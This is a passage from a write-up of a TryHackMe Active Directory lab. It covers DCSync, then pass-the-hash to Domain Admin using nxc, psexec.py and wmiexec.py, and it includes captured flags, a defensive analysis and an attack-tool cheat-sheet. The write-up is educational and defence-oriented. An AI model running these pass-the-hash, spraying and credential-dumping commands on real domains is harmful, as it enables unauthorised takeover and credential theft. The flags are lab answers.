> In BloodHound this is especially obvious: mark the service account **Owned**, look at **Outbound Object Control**, or run **Find Principals with DCSync Rights** — an edge pointing straight at the domain node is the tell.

Keep the domain `Administrator` NT hash — it's the input to the next task.

Captured (plaintext password of the reversible-encryption account):

```
Flag: THM{044a13ce-448d-4f8e-bf60-e0ca594d1a14}
```

> **Q — Setting that makes a password recoverable in plaintext from a DCSync dump:**
> *Store password using reversible encryption*

---

12. Task 11 — Pass-the-Hash → Domain Admin

I'm holding the domain `Administrator`'s NT hash and I have **not** cracked it — and I'm not going to. In Windows, **NTLM authentication never transmits or verifies your password.** It proves you know the *hash* of it, by using that hash as the key in a challenge-response exchange. Which leads to the conclusion that makes this work: **if the hash proves your identity, possessing the hash is as good as possessing the password.** That's **pass-the-hash.**

It's also why NTLM still matters on every engagement despite Kerberos being default for 20+ years: NTLM remains enabled almost everywhere as a fallback — local accounts, connections by IP rather than hostname, legacy apps, anything that can't do Kerberos.

```
export ADMIN_HASH=<the Administrator NT hash from the DCSync dump>

# check the credential AND whether it grants admin
nxc smb $DC_IP -u Administrator -H $ADMIN_HASH -d tbm.thm.loc
```

The marker I'm looking for is `(Pwn3d!)` — NetExec telling me this credential is a local administrator on the target, which on a DC means the domain is mine. Now get a shell (leading colon in `-hashes :$ADMIN_HASH` — the format is `LMHASH:NTHASH`, the empty LM half is normal on any modern domain):

```
psexec.py -hashes :$ADMIN_HASH tbm.thm.loc/Administrator@$DC_IP
```

```
whoami
:: nt authority\system
type C:\Users\Administrator\Desktop\flag11.txt
```

Execution methods differ by footprint — this matters once defenders are watching:

```
# single command, far quieter than an interactive shell
nxc smb $DC_IP -u Administrator -H $ADMIN_HASH -x 'whoami'

# WMI instead of a service. psexec uploads a binary and creates a Windows service
# (event 7045 on a DC — one of the more reliably detected things an attacker can do).
# wmiexec executes over WMI, a lighter footprint:
wmiexec.py -hashes :$ADMIN_HASH tbm.thm.loc/Administrator@$DC_IP
# others in the family: smbexec, atexec (scheduled tasks), dcomexec
```

> **Note on `krbtgt`:** I also dumped its hash in Task 10. That account signs every Kerberos ticket in the domain, and its hash can forge a ticket for any user, any group membership, valid for as long as you like — a **Golden Ticket**. It's why recovering from domain compromise means rotating `krbtgt` **twice**, and why "we reset the admin password" is not remediation. (Out of scope here — belongs to the Kerberos-focused follow-up class.)

Captured (final flag on the Administrator's desktop):

```
Flag: THM{305d94de-8806-4af3-b86c-999431f764d9}
```

> **Q — Protocol that makes pass-the-hash possible by treating the hash as the credential:** `NTLM`

---

13. The chain, end to end

I started with no username and no password and finished as `SYSTEM` on the domain controller I had promoted myself. Count the steps back: a readable share, a second readable share, a password that was never rotated, a ticket anyone could request, a permission granted to the wrong account, and a hash that didn't need cracking.

#	Step	What I did	What made it possible	CVE?
1	Unauthenticated enumeration	Mapped the estate, found the DC, read two shares	Shares left open to guest/anonymous	—
2	Initial access	Sprayed vendor usernames at the bank's domain	A default password in an onboarding memo + one account that never rotated it	—
3	Authenticated enumeration	Read the whole directory as an ordinary user	Directories are meant to be readable + a secret typed into a `description` field	—
4	Kerberoasting	Requested a service ticket, cracked it offline	A service account with an SPN and a guessable password	—
5	DCSync	Asked the DC to replicate every credential	Replication rights granted *directly* to an account that never needed them	—
6	Pass-the-hash	Authenticated as Administrator without the password	NTLM treats the hash as the credential	—

There is not a single CVE in that column. No exploit was written, no patch was missing, no software was out of date. Every arrow was a **configuration choice** — and most of them looked entirely reasonable when someone made them. That share was opened so a colleague could reach a file. The default password existed so the help desk could onboard staff quickly. The service account got replication rights because something broke without them. Each decision solved a real problem for a real person having a busy day. The compromise wasn't any one of them — it was all of them, together, years apart, with nobody holding the whole picture.

> **Answer to the room's closing question — "How many CVEs were exploited?":** `0`

---

14. Defensive analysis — breaking any single link

> The flip side of "every attack was a configuration choice" is the good news: **you don't have to fix all six.** Breaking any single link stops the chain dead.

Attack link	Control that breaks it	How
Unauth share read	Audit shares for anonymous/guest access	Ask specifically what an *unauthenticated* client can read; disable Guest; require authentication. Shares are the single most common accidental data leak in AD.
Default-password spray	Kill default passwords	If one string onboards every new starter, assume it's known. Force a change at first logon and *verify* it happened.
Secret in `description`	Never put secrets in attribute fields	`description` is readable by every authenticated user and is one of the first things any attacker checks.
Kerberoasting	Treat service accounts as privileged	Long random passwords (25+ chars) or, better, **gMSA** — rotated by the domain, never typed. Any account with an SPN is a Kerberoasting target by definition.
DCSync	Audit *rights*, not just group membership	The most dangerous permission in this lab was granted *directly* to an account; reviewing who's in Domain Admins would never have found it. Remove replication rights from non-DC principals.
Pass-the-hash / Golden Ticket	Treat hashes as credentials	Protect them like passwords. Recovering from domain compromise means rotating `krbtgt` **twice**, not just resetting the admin password. Limit NTLM, enforce SMB signing, tier administrative accounts.

The one habit that generalises: *every time your access changes, enumerate again* — and it applies just as well to defending. Go look at your own environment the way an attacker would, and ask what an anonymous client on your network can already read.

---

15. Tooling reference (cheat-sheet)

Tool	Used for	Example
`netexec` (`nxc`)	SMB/LDAP sweeps, shares, spray, modules	`nxc smb $RANGE --shares`
`nxc -M spider_plus`	Index every readable file to JSON	`nxc smb $TBM_SRV -u guest -p '' -M spider_plus`
`nxc -M get-desc-users`	Dump user `description` fields	`nxc ldap $DC_IP -u $U -p $P -M get-desc-users`
`nxc -M daclread`	Read ACL / confirm DCSync rights	`... RIGHTS=DCSync`
`smbclient`	Manual share browse / pull	`smbclient //$SRV/<SHARE> -U 'guest%'`
`kerbrute`	Kerberos pre-auth spray / user enum	`kerbrute passwordspray -d $DOM --dc $DC_IP users.txt PW`
`GetUserSPNs.py`	Find + request Kerberoast tickets	`GetUserSPNs.py $DOM/$U:$P -dc-ip $DC_IP -request`
`john` / `hashcat`	Offline cracking	`hashcat -m 13100 kerb.hashes rockyou.txt`
`secretsdump.py`	DCSync replication dump	`secretsdump.py $DOM/$SVC:$PW@$DC_IP -just-dc`
`dacledit.py`	Read/modify DACLs	`dacledit.py -action read -principal $U ...`
`psexec.py` / `wmiexec.py`	PtH code execution (service vs WMI)	`psexec.py -hashes :$NT $DOM/Administrator@$DC_IP`
BloodHound + `bloodhound-python`	Graph attack paths	`-c All --zip`, then query in the GUI
`ldapdomaindump`	Offline directory dump (HTML/JSON)	`ldapdomaindump -u '$DOM\$U' -p $P $DC_IP`
PowerView	On-host AD enumeration	`Get-DomainObjectAcl ... ConvertFrom-SID`

Reference material I'd point others to:

- Orange Cyberdefense **AD mindmap** — a single-page map of the whole attack surface.
- **SharpShares** — SMB share enumeration across a domain.
- **Snaffler** — finding sensitive files on shares at scale (a Windows-side complement to `spider_plus`).
- **Impacket** (`fortra/impacket`) — the backbone of most of the Linux-side tooling above.

---

16. What I took away

- **Configuration *is* the attack surface.** I didn't exploit a single CVE. I exploited six reasonable administrative decisions that lined up into a path. That reframes "AD security" from "patch everything" to "understand what each setting grants."
- **Enumerate again every time your access changes.** The environment never changed — what it was willing to tell me changed with every new identity (anonymous → foothold user → service account → Administrator). This was the single most repeated discipline and the one I'll carry into real work.
- **The dangerous permission is the one granted directly.** Group-membership reviews would never have caught the DCSync rights. You have to audit ACLs on the objects themselves.
- **Hashes are credentials.** Pass-the-hash and the Golden Ticket drove home that "we reset the password" is not remediation — and why `krbtgt` gets rotated twice.
- **Building it first made the attacks *obvious* instead of magical.** Having promoted the DC, I knew exactly what `krbtgt`, `NTDS.dit`, SYSVOL, and the trust were when I met them again from the other side. That is the pedagogical gold of this class, and the model I'll use to learn the next topic (Kerberos internals / delegation / `krbtgt` forging — the natural follow-on).

Deliberately left shallow by the class (my next study targets): Kerberos internals (how tickets are constructed, delegation, what an attacker really does with `krbtgt`), and foothold-by-other-means (LLMNR/NBT-NS poisoning, IPv6/`mitm6`).

Writeup by Kiemar — documenting hands-on completion of TryHackMe's "Building and Breaking Active Directory" live class. All work performed in an isolated, authorised lab environment.